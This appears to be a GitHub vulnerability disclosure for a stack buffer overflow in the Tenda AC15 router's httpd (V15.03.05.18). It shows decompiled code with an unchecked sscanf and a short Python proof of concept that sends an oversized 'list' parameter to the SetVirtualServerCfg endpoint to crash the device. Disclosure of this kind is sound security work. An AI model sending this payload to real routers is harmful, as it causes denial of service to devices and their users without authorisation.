wangshi Tenda_AC15_v18 vuln ... on Oct 21 History

..

images	last month
readme.md	last month

readme.md

Tenda AC15(V15.03.05.18) has a Buffer Overflow Vulnerability

Product

1. product information: https://www.tenda.com.cn/
2. firmware download:https://www.tenda.com.cn/download/detail-2710.html


Affected version

V15.03.05.18

Vulnerability

The stack overfow vulnerability is in /bin/httpd. The vulnerability occurrs in the `formSetVirtualSer` function, which can be accessed through the URL `goform/SetVirtualServerCfg` .

In function `formSetVirtualSer`, the content obtained by the program from the parameter `list` is passed to `v5`, and then the `v5` is passed into the `sub_76858` function as the second argument.



```
1  int __fastcall formSetVirtualSer(_DWORD *a1)
2  {
3    int v1; // r0
4    char s[256]; // [sp+10h] [bp-114h] BYREF
5    char *v5; // [sp+110h] [bp-14h]
6    int v6; // [sp+114h] [bp-10h]
7
8    memset(s, 0, sizeof(s));
9    v6 = 0;
10   v5 = sub_2BABC((int)a1, "list", (int)&unk_E5960);
11   v1 = sub_76858("adv.virtualser", v5, 0x7Eu);
12   if ( CommitCfm(v1) )
13   {
14     sprintf(s, "advance_type=%d", 2);
15     send_msg_to_netctrl(5, s);
16   }
```

In `sub_76858` function, the function `sscanf` is called to split it and copy to stack buffer without checking its length.

```
33 if ( strlen(a2) > 4 )
34 {
35   ++v16;
36   v17 = a2;
37   while ( 1 )
38   {
39     v15 = strchr(v17, a3);
40     if ( !v15 )
41       break;
42     *v15++ = 0;
43     memset(s, 0, sizeof(s));
44     sprintf(s, "%s.list%d", a1, v16);
45     if ( sscanf(v17, "%[^,]%*c%[^,]%*c%[^,]%*c%s", v12, v11, v10, v9) == 4 )
46     {
47       sprintf(v13, "0;%s;%s;%s;%s;1", (const char *)v10, (const char *)v11, (const char *)v12, (const char *)v9);
48       SetValue(s, v13);
49     }
50     v17 = v15;
51     ++v16;
```

PoC

Poc of Denial of Service(DoS)

```
import requests
data = {
    b"list": b'A'*0x400+b'~'
}
```

```
res = requests.post("http://192.168.0.1/goform/SetVirtualServerCfg", data=data)
print(res.content)
```